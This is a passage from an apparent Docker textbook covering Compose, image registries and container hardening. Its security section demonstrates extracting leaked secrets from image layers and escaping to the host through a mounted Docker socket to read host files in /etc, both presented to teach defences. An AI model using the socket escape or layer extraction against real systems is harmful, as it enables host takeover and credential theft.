


Figure 2.19. With the healthy condition Compose creates the application only after the database health check has passed.

Profiles, override files and variables

A service with `profiles: ["cache"]` is ignored unless `--profile cache` (or `COMPOSE_PROFILES`) is given. Compose reads `compose.yaml` and, when present, `compose.override.yaml` and merges them: maps are merged key by key, so the override file adds development settings (debug logging, extra ports, bind mounts) without touching the base file. More files can be combined with repeated `-f`. A `.env` file next to the compose file supplies values for `${VARIABLE}` substitution; `${VAR:?message}` makes the variable mandatory and `${VAR:-default}` supplies a default. Secrets must not be committed: `.env` belongs in `.gitignore` and in `.dockerignore`.

2.8.2 Worked example

The compose.yaml for orders-service

The file below describes `orders-service`, PostgreSQL and an optional Redis cache. Image names are parameters so that the same file runs with locally built images (on the build machine the two variables point to the demonstration images; the real `postgres:16` and `redis:7` cannot be pulled there).

compose.yaml YAML

```yaml
name: orders

services:
  db:
    image: ${POSTGRES_IMAGE:-postgres:16}
    environment:
      POSTGRES_USER: orders_app
      POSTGRES_PASSWORD: ${DB_PASSWORD:?set DB_PASSWORD in .env}
      POSTGRES_DB: orders
    volumes:
      - pgdata:/var/lib/postgresql/data
    healthcheck:
      test: ["CMD", "pg_isready", "-U", "orders_app", "-d", "orders"]
      interval: 3s
      timeout: 3s
      retries: 10
    networks:
      - backend

  orders-service:
    image: ${ORDERS_IMAGE:-orders-service:dev}
    build:
      context: .
    depends_on:
      db:
        condition: service_healthy
    environment:
      SERVER_PORT: "8080"
      SPRING_DATASOURCE_URL: jdbc:postgresql://db:5432/orders
      SPRING_DATASOURCE_USERNAME: orders_app
      SPRING_DATASOURCE_PASSWORD: ${DB_PASSWORD}
```

compose.yaml (continued) YAML

```yaml
    ports:
      - "8080:8080"
    healthcheck:
      test: ["CMD", "/app/healthcheck.sh"]
      interval: 5s
      timeout: 3s
      retries: 5
      start_period: 5s
    restart: unless-stopped
    networks:
      - backend

  redis:
    image: redis:7
    profiles: ["cache"]
    networks:
      - backend

volumes:
  pgdata:

networks:
  backend:
```

The file was parsed with PyYAML (`yaml.safe_load` succeeded; top-level keys `name`, `networks`, `services`, `volumes`; services `db`, `orders-service`, `redis`) and with `docker compose config`, which also works offline. A `.env` file containing `DB_PASSWORD=change-me-locally` supplied the password (a local development value, never a real credential).

What to notice:

- the service reaches the database as `db:5432`, the service name, on the user-defined network `backend`;
- the database data directory is the named volume `pgdata`;
- `depends_on` uses `condition: service_healthy`, which refers to the `healthcheck` of `db`;
- `${DB_PASSWORD:?...}` stops Compose with a clear error when the variable is missing;
- the `redis` service is defined but excluded by its profile.




Figure 2.20. Compose creates one network and one volume for the project, starts db and orders-service in dependency order and leaves redis out unless the cache profile is active.

Running the stack

The project name was set to `v2orders` with `-p` so that all objects carry the `v2` prefix.

docker compose config, profiles TERMINAL

```
$ export POSTGRES_IMAGE=v2-postgres:16 ORDERS_IMAGE=v2-orders:1
$ docker compose -p v2orders config --services
db
orders-service
$ docker compose -p v2orders --profile cache config --services
db
orders-service
redis
```

Start, inspect, call TERMINAL

```
$ docker compose -p v2orders up -d --no-build --pull never
 Container v2orders-db-1 Started
 Container v2orders-db-1 Healthy
 Container v2orders-orders-service-1 Started
$ docker compose -p v2orders ps --format 'table {{.Service}}\t{{.Status}}'
SERVICE          STATUS
db               Up 18 seconds (healthy)
orders-service   Up 8 seconds (healthy)
$ curl -s localhost:8080/actuator/health
{"status":"UP"}
$ curl -s localhost:8080/orders
[{"id":1,"item":"book"}]
$ docker compose -p v2orders exec orders-service bash -c 'echo $SPRING_DATASOURCE_URL'
jdbc:postgresql://db:5432/orders
```

The application container started only after `Healthy` was reported for the database, and its own health status became `healthy` because the TCP check against `db:5432` succeeded. The host `curl` worked through the published port (the userland proxy, see the networking chapter).

Start order without the health condition

An override file (the `!override` tag is a Compose extension, so the listing is shown as plain text and is not parsed by standard YAML loaders) replaced the dependency with the short form (`depends_on: !override [db]`, which waits only for the container to run) and delayed the database by 8 seconds to imitate a slow start:

compose.race.yaml

```
services:
  db:
    entrypoint: ["bash", "-c", "sleep 8; exec /usr/local/bin/entrypoint.sh"]
  orders-service:
    depends_on: !override
      - db
```

The race and its resolution TERMINAL

```
$ docker compose -p v2orders -f compose.yaml -f compose.race.yaml up -d --no-build --pull never
 Container v2orders-db-1 Started
 Container v2orders-orders-service-1 Started
$ sleep 4; ./probe.sh        # t+4 s
{"status":"DOWN","db":"unreachable db"}
$ sleep 10; ./probe.sh       # t+14 s
{"status":"UP"}
```

Both containers started immediately, and the application reported `DOWN` while the database was initialising. The demonstration application polls the database on every health request and therefore recovers. A Spring Boot application that opens its connection pool at start-up would fail the start (typically with a `Connection refused` stack trace) and, with `restart: unless-stopped`, loop until the database is ready. With `service_healthy` the first Compose output above had no such window.

Persistence behaviour of `down` and `down -v` is covered with real output in the chapter on runtime and storage.

Compose for development and integration tests

For development, `compose.override.yaml` adds bind mounts of the source tree, a debug port and verbose logging without changing the base file. For integration tests in a pipeline, `docker compose up -d --wait` (waits for the services to be running or healthy; from memory, verify) starts the stack, tests run against `localhost:8080`, and `docker compose down -v` removes containers, network and volumes so that every run starts clean. In Java tests, **Testcontainers** starts the same kind of throwaway containers from test code (for example a `PostgreSQLContainer`); see the Spring Boot testing material. Compose suits end-to-end checks of the packaged image, Testcontainers suits tests that need a database inside the JVM test lifecycle.

2.8.3 Hands-on

Objective: run the stack and observe start-order behaviour.

1. Create a directory with the `compose.yaml` above (use real images `postgres:16`, and for the application any image that exposes port 8080 and a `/actuator/health` endpoint, for example the image built in the Dockerfile chapter) and a `.env` file with `DB_PASSWORD=local-only`.
2. Run `docker compose config` and confirm that the variables were substituted.
3. Run `docker compose up -d`, then `docker compose ps` until both services are healthy.
4. Run `docker compose exec db psql -U orders_app -d orders -c 'select 1'`.
5. Replace the dependency condition by the short form `depends_on: [db]`, run `docker compose down` and `up -d`, and observe whether the application logs connection errors during start-up.
6. Remove everything with `docker compose down -v`.

Expected result: substituted values in step 2, both services healthy in step 3, and (depending on database speed) connection errors in step 5 that disappear with `service_healthy`.

2.8.4 Real-world problems and solutions

Problem 18: the application starts before the database is ready

Scenario. After `docker compose up` the `orders-service` container exits or reports errors while the database is still initialising.

Symptoms. `Connection refused` or `the database system is starting up` in the application log, followed by restarts.

Diagnosis. `docker compose ps` shows the database `starting` (not `healthy`) when the application starts. The experiment above reproduced it: the health endpoint returned `{"status":"DOWN","db":"unreachable db"}` at 4 seconds.

Root cause. `depends_on` without a condition waits only for the container to run. A database process that is running is not yet accepting connections.

Fix. Add a `healthcheck` to the database (`pg_isready`) and `depends_on: db: condition: service_healthy`. In addition, configure connection retries in the application (HikariCP `initializationFailTimeout`, Spring Retry) so that the service survives a database restart later.

Prevention. Treat start order as a readiness problem rather than a sequencing problem, in Compose and in Kubernetes alike.

Problem 19: every developer has a different configuration

Scenario. The stack works for one developer and fails for another with `variable is not set` or wrong ports.

Symptoms. A warning that `DB_PASSWORD` is not set, or a port conflict on 8080.

Diagnosis. `docker compose config` prints the effective, substituted file and shows which values were used and which files were merged.

Root cause. Environment-specific values were taken from the developer's shell or from an untracked `.env` that differs between machines.

Fix. Commit an `.env.example` with names and harmless defaults, use `${VAR:?message}` for mandatory values and `${VAR:-default}` for optional ones, and keep personal changes in `compose.override.yaml`.

Prevention. Run `docker compose config` in the pipeline to detect unresolved variables.

sreeram

2.8.5 Questions to expect

Q1. What problem does Docker Compose solve? It defines a multi-container application (services, networks, volumes, configuration) in one file and manages it with single commands, making local and test environments reproducible.

Q2. How do services find each other in Compose? Compose creates a user-defined network and registers each service name in the embedded DNS, so `jdbc:postgresql://db:5432/orders` resolves.

Q3. What does `depends_on` guarantee? Start (and stop) order. By default only that the dependency container is running. With `condition: service_healthy` the dependency must also pass its healthcheck; `service_completed_successfully` waits for a job to finish.

Q4. What are profiles? A way to mark optional services (for example a cache or debugging tools) that start only when the profile is activated.

Q5. How are environment-specific values supplied? Through `environment`, `env_file`, `${VAR}` substitution from the shell or `.env`, and override files.

Q6. What is `compose.override.yaml`? A file merged automatically over `compose.yaml`, used for development settings. Other combinations are chosen with `-f`.

Q7. What is the difference between `down` and `down -v`? `down` removes containers and networks but keeps named volumes; `-v` also removes the volumes and therefore the data.

Q8. Compose or Testcontainers for integration tests? Compose starts the packaged stack from outside the code and suits end-to-end tests; Testcontainers starts containers from test code and suits tests inside the build.

Q9. Is Compose suitable for production? Acceptable for a single host with modest availability needs; it lacks multi-host scheduling, rolling updates and self-healing across nodes, which orchestrators provide.

KEY POINTS

- One compose.yaml describes services, networks and volumes; services reach each other by service name.
- Use healthchecks with depends_on condition service_healthy; plain depends_on only orders container start.
- Keep secrets out of the file: variables with ${VAR:?}, an untracked .env, override files for local changes.
- docker compose config shows the effective result; down keeps volumes, down -v deletes them.
- Compose suits development, integration tests and single-host setups.

2.9 Registries and Image Distribution

An image built on a laptop or a pipeline runner must reach the servers that run it. A **registry** is a service that stores images in repositories and serves them over the HTTP API of the OCI Distribution Specification. Pushing and pulling are the delivery mechanism of container-based systems, so the way images are named and tagged determines whether a deployment can be traced, repeated and rolled back.

2.9.1 Concept and mechanism

Naming

An image reference has the form `REGISTRY/NAMESPACE/REPOSITORY:TAG@DIGEST`. A missing registry means Docker Hub, a missing tag means `latest`. The tag and the digest are optional; when both are present the digest decides.




Figure 2.21. The build side pushes layers and a manifest to a repository; the server pulls by tag or, for exact reproducibility, by digest.

Registry	Description	Typical use
Docker Hub	The default public registry; public and private repositories	Official base images, open source
GitHub Container Registry (ghcr.io)	Packages tied to GitHub accounts and repositories; authentication by token	Projects built with GitHub Actions
Amazon ECR	Private registry integrated with AWS IAM	Deployments on ECS, EKS and EC2
Self-hosted (for example Harbor, the open-source `registry` image)	Runs inside the company network	Air-gapped or regulated environments

Common registries (from memory of the services; verify current limits and prices before choosing).

Tagging strategy

Tags are mutable, so a strategy is needed:

- **Immutable build tags**: tag every build with the git commit SHA (`orders-service:git-3f9c2a1`). The tag identifies the exact source and is never reassigned.
- **Semantic version tags**: `1.4.2` for releases, optionally also `1.4` and `1`. Release tags are created once from the tested image.
- **Environment pointers**: `staging` or `prod` tags that move are convenient but untraceable; deployment manifests should reference the immutable tag or digest.
- `latest`: only a default for `docker pull` without a tag. It does not mean newest, it is moved by whoever pushes it, and it makes rollbacks and audits impossible. Do not deploy it.

Digest pinning references `orders-service@sha256:...` and guarantees the bytes. It is the strongest protection against a tag being re-pointed (accidentally or maliciously), at the cost of readability; deployment tooling that records the digest of the tested image provides both.

Integrity and scanning

Digest verification proves that the content equals what was addressed. **Image signing** (for example Sigstore `cosign`, covered with supply-chain security later) proves who produced the image. **Vulnerability scanning** compares the packages and libraries in the layers against vulnerability databases; a scanner such as Trivy runs in the pipeline and fails the build above a severity threshold. Scanning and signing were not run on the build machine, which has no network access.

2.9.2 Worked example

A registry cannot be reached from the build machine, so the same workflow was performed with `docker save` and `docker load`, which transport an image as a tar archive (also the method for air-gapped hosts).

Tag by commit, export, remove, import TERMINAL

```
$ docker tag v2-cache:1 v2-cache:git-3f9c2a1
$ docker images v2-cache --format '{{.Repository}}:{{.Tag}} {{.ID}}'
v2-cache:1 aa9547b2f08c
v2-cache:git-3f9c2a1 aa9547b2f08c
$ docker save v2-cache:git-3f9c2a1 -o c.tar; ls -l c.tar | awk '{print $5}'
360960
$ docker rmi v2-cache:git-3f9c2a1 v2-cache:1
$ docker images v2-cache -q | wc -l
0
$ docker load -i c.tar
Loaded image: v2-cache:git-3f9c2a1
$ docker run --rm v2-cache:git-3f9c2a1
svc=orders version=22
```

Both tags showed the same image ID, which demonstrates that a tag is only a name for an image. The archive is a plain OCI layout (the previous chapter on images lists its files) and the loaded image runs identically.

A real push needs authentication and a repository path. These commands are illustrative (not run):

push-to-ghcr.sh BASH

```bash
# illustrative configuration (not run)
echo "$GHCR_TOKEN" | docker login ghcr.io -u maruthi-sreeram-p --password-stdin
docker tag orders-service:dev ghcr.io/maruthi-sreeram-p/orders-service:git-3f9c2a1
docker push ghcr.io/maruthi-sreeram-p/orders-service:git-3f9c2a1
# the push prints the manifest digest; record it for deployment
docker pull ghcr.io/maruthi-sreeram-p/orders-service@sha256:DIGEST_FROM_PUSH_OUTPUT
```

`--password-stdin` keeps the token out of the process list and shell history. The registry host and user are examples; the GitHub Actions workflow that does this automatically is covered in the continuous delivery material.

2.9.3 Hands-on

Objective: practise tagging and archive transport.

1. Tag an image three ways: `docker tag app:dev app:1.0.0`, `docker tag app:dev app:git-SHORTSHA`, `docker tag app:dev app:latest`.
2. List them with `docker images` and confirm the identical image ID.
3. Export one tag with `docker save -o app.tar app:1.0.0`, remove all tags with `docker rmi`, and import with `docker load -i app.tar`.
4. If a registry is available (a local one can be started with the open-source `registry:2` image), push, delete the local copy, pull by digest and compare `docker image inspect --format '{{.RepoDigests}}'`.

Expected result: one image ID for all tags and identical behaviour after load.

2.9.4 Real-world problems and solutions

Problem 20: production runs a different version than expected

Scenario. A hotfix was pushed as `orders-service:latest`, but one node still serves old behaviour.

Symptoms. Two nodes answer differently; `docker ps` shows the same tag on both.

Diagnosis. Compare the image IDs or digests with `docker image inspect --format '{{.Id}}'` (or `{{.RepoDigests}}`) on each node. The nodes pulled `latest` at different times, or one never pulled again because the tag existed locally.

Root cause. `latest` is a mutable tag, and `docker run` does not re-pull an image that is present locally.

Fix. Deploy immutable tags (commit SHA or version) or digests and pull explicitly (`docker pull`, `--pull always`, Compose `pull_policy: always`).

Prevention. Forbid `latest` in deployment files and record the digest of every released image.

sreeram

Problem 21: pull fails with unauthorized or denied

Scenario. A server cannot pull a private image.

Symptoms. `pull access denied` or `unauthorized: authentication required`.

Diagnosis. Check `docker login` state (`~/.docker/config.json` holds credentials or a credential helper) and the repository path and spelling; private repositories appear as non-existent to unauthenticated clients.

Root cause. Missing or expired credentials, token without the read-package scope, or a wrong registry host.

Fix. Log in with a token that has pull permission (a read-only deploy token or an IAM role for ECR) and verify the image name.

Prevention. Use short-lived or read-only credentials for servers, never personal tokens, and rotate them.

2.9.5 Questions to expect

Q1. What is a registry and what is a repository? A registry is the service storing images; a repository inside it holds the versions (tags) of one image name.

Q2. Why avoid `latest` in production? It is mutable and ambiguous: different hosts may hold different images and rollbacks cannot be named. Use immutable version or commit tags.

Q3. What is the benefit of pinning by digest? The digest is a hash of the manifest, so the pulled bytes are exactly the tested bytes even if a tag is re-pointed.

Q4. Which tags should a release build produce? A commit-SHA tag for every build, and semantic version tags created when the build is promoted to a release.

Q5. How can an image be transferred without a registry? `docker save` writes a tar archive and `docker load` reads it, which is useful for air-gapped systems and for caching in pipelines.

Q6. What is image signing for? It proves provenance (who built the image) in addition to integrity, so that deployment policies can reject unsigned images.

Q7. What does a vulnerability scanner inspect? The operating-system packages and application dependencies found in the image layers, compared with vulnerability databases. It reports known issues; it does not find unknown flaws.

Q8. How are credentials for pushing handled in CI? By a token stored in the CI secret store and passed with `docker login --password-stdin`, or by short-lived identity federation instead of long-lived keys.

KEY POINTS

- A reference is registry/namespace/repository:tag@digest; tags move, digests do not.
- Tag every build with the commit SHA, release with semantic versions, and never deploy latest.
- Pin digests where reproducibility matters; add signing and scanning to the pipeline.
- docker save and docker load move images without a registry.
- Use least-privilege, short-lived credentials for pulling and pushing.

2.10 Container Security and Image Hardening

A container shares the host kernel, runs as root by default and contains whatever the image builder put into its layers. Three kinds of weakness follow: secrets baked into layers that anyone with the image can read, containers that grant an attacker more power than the application needs, and access to the Docker daemon, which is equivalent to root on the host. This chapter demonstrates each with commands and lists the controls that reduce the risk.

2.10.1 Concept and mechanism




Figure 2.22. Security is applied in layers, from the build process to the host; each layer limits the damage when the one below it fails.

Principles

- **Least privilege.** Run as a non-root numeric user, drop all Linux capabilities and add back only what is required, set `no-new-privileges`, use a read-only root file system with explicit writable tmpfs or volumes, and set memory and process limits.
- **Minimal image.** Fewer packages mean fewer vulnerabilities and fewer tools for an intruder. Prefer slim or distroless runtime bases, multi-stage builds and pinned versions; rebuild regularly.
- **No secrets in images.** Anything written to a layer, an `ARG` or an `ENV` is retained and extractable. Pass secrets at run time (secret stores, mounted files) and use BuildKit secret mounts for build-time credentials.
- **Protect the daemon.** The Docker socket gives complete control; never mount it into a container unless that container is trusted as root on the host.
- **Isolation of workloads.** User-defined networks per stack, resource limits, seccomp and AppArmor profiles (defaults are applied by Docker; the build machine reports `name=seccomp,profile=builtin`) and, for strong tenant isolation, virtual machines or sandboxed runtimes.
- **Rootless mode.** The daemon and containers can run as an unprivileged user through user namespaces, so a container escape yields an unprivileged host user. It has restrictions (privileged ports, some networking and storage options); it was not tested on the build machine.

2.10.2 Worked example

A secret in a layer

A Dockerfile copies a file with a password, deletes it in the next instruction and takes a token as a build argument:

Dockerfile.bad DOCKERFILE

```
FROM v2-base:1
ARG API_TOKEN
COPY secrets.env /tmp/secrets.env
RUN echo "token length: ${#API_TOKEN}" && rm /tmp/secrets.env
CMD ["ls", "/tmp"]
```

The image was built with `--build-arg API_TOKEN=ghp_FAKE0123456789` (a made-up value). The running container shows no secret (`ls /tmp` prints nothing), yet:

History reveals the argument — TERMINAL

```
$ docker history --no-trunc --format '{{.CreatedBy}}' v2-leaky:1 | head -4
CMD ["ls" "/tmp"]
RUN |1 API_TOKEN=ghp_FAKE0123456789 /bin/sh -c echo "token length: ${#API_TOKEN}" \
  && rm /tmp/secrets.env # buildkit
COPY secrets.env /tmp/secrets.env # buildkit
ARG API_TOKEN=ghp_FAKE0123456789
```

The deleted file is still in an earlier layer — TERMINAL

```
$ docker save v2-leaky:1 -o i.tar && mkdir x && tar -C x -xf i.tar
$ for l in $(layers listed in x/manifest.json); do tar tf x/$l | grep secrets; done
tmp/secrets.env
tmp/.wh.secrets.env
$ tar xOf x/blobs/sha256/a62e4b6d... tmp/secrets.env
DB_PASSWORD=hunter2-not-a-real-password
```

One layer contains `tmp/secrets.env` with its content; the next layer contains only the whiteout `tmp/.wh.secrets.env`. The build argument is recorded in the image configuration (a scan of the decompressed blobs found the token in the config JSON). Anyone who can pull the image can read both.

The remedy for build-time credentials is a BuildKit secret mount, which exposes the secret to one `RUN` at `/run/secrets/ID` without storing it:

Dockerfile.good — DOCKERFILE

```
FROM v2-base:1
RUN --mount=type=secret,id=api_token \
    echo "token length: $(wc -c < /run/secrets/api_token)" > /tmp/build-info.txt
CMD ["cat", "/tmp/build-info.txt"]
```

Build with a secret mount and scan every layer — TERMINAL

```
$ docker build --secret id=api_token,src=token.txt -t v2-clean:1 -f Dockerfile.good .
$ docker run --rm v2-clean:1
token length: 18
$ docker history --no-trunc --format '{{.CreatedBy}}' v2-clean:1 | head -2
CMD ["cat" "/tmp/build-info.txt"]
RUN /bin/sh -c echo "token length: $(wc -c < /run/secrets/api_token)" \
  > /tmp/build-info.txt # buildkit
$ for f in x/blobs/sha256/*; do zcat -f $f | grep -aq ghp_FAKE && echo "FOUND in $f"; done
$ echo "scan finished, nothing found"
scan finished, nothing found
```

The token (18 bytes) was usable during the build, and a scan of every decompressed blob of the saved image found it nowhere. In multi-stage builds a secret copied in a builder stage does not reach the final image, because only explicitly copied files are included; this is a second protection but does not replace the secret mount, because the builder stage remains in the build cache.

Running with least privilege

Default container compared with a hardened one — TERMINAL

```
$ docker run --rm v2-base:1 bash -c 'id -u; grep CapEff /proc/self/status'
0
CapEff: 00000000a80425fb
$ docker run --rm --read-only --cap-drop ALL --security-opt no-new-privileges \
    --user 10001:10001 --tmpfs /tmp:rw,mode=1777,size=16m v2-base:1 \
    bash -c 'touch /etc/probe; touch /tmp/ok && echo "/tmp is writable"'
touch: cannot touch '/etc/probe': Read-only file system
/tmp is writable
$ docker run --rm --cap-drop CHOWN v2-base:1 bash -c 'touch /tmp/f; chown 1:1 /tmp/f'
chown: changing ownership of '/tmp/f': Operation not permitted
```

The default container runs as UID 0 with a set of capabilities (effective mask `a80425fb`, a reduced set compared with full root). The hardened run executed as UID 10001, could not write the root file system and wrote only to the declared tmpfs; it also had an empty capability set and `NoNewPrivs` set (the `grep` of `CapEff` printed `0000000000000000` and `NoNewPrivs: 1` in the underlying experiment). Even root lost a single permission when one capability was dropped. A tmpfs mounted without `mode=1777` is root-owned with mode 755 in this image because the base `/tmp` directory has mode 755; images built from standard distributions have a world-writable `/tmp`.

The Docker socket

A container started with the daemon socket mounted can control the daemon:

Socket mounted into a container (private daemon) TERMINAL

```
$ docker run -d --name v2-sock -v /tmp/dk/d.sock:/var/run/docker.sock v2-tools:1 sleep 60
$ docker exec v2-sock env DOCKER_HOST=unix:///var/run/docker.sock docker ps --format '{{.Names}}'
v2-sock
$ docker exec v2-sock env DOCKER_HOST=unix:///var/run/docker.sock \
    docker run --rm -v /etc:/host-etc:ro v2-base:1 bash -c 'head -1 /host-etc/hostname'
vm
```

From inside the container, a new container was started that mounted the host's `/etc` and read the host name; with a writable mount of `/` the same method can modify any host file. Mounting the socket therefore grants root on the host. The same applies to membership of the `docker` group. CI jobs that build images should use rootless builders or daemonless tools rather than the host's socket.

2.10.3 Hands-on

Objective: find a secret in an image and harden a container.

1. Write a Dockerfile that copies a file `secret.txt` and removes it in a later `RUN`. Build it.
2. Search for the secret with `docker save IMAGE | tar -xO` per layer, or with `docker save IMAGE -o i.tar`, extraction and `grep` over the decompressed layers.
3. Rebuild with `RUN --mount=type=secret,id=s ...` and `docker build --secret id=s,src=secret.txt .`, then repeat the search.
4. Run any image with `--read-only --cap-drop ALL --security-opt no-new-privileges --user 10001:10001` and note which operations fail; add `--tmpfs /tmp` where the application needs writable space.
5. If a scanner such as Trivy is installed, scan the image and read the severity summary.

Expected result: the secret is found in step 2 and absent in step 3; the hardened run reveals every place where the application assumed root.

2.10.4 Real-world problems and solutions

Problem 22: a credential is found in a published image

Scenario. A security review pulls the public image of the service.

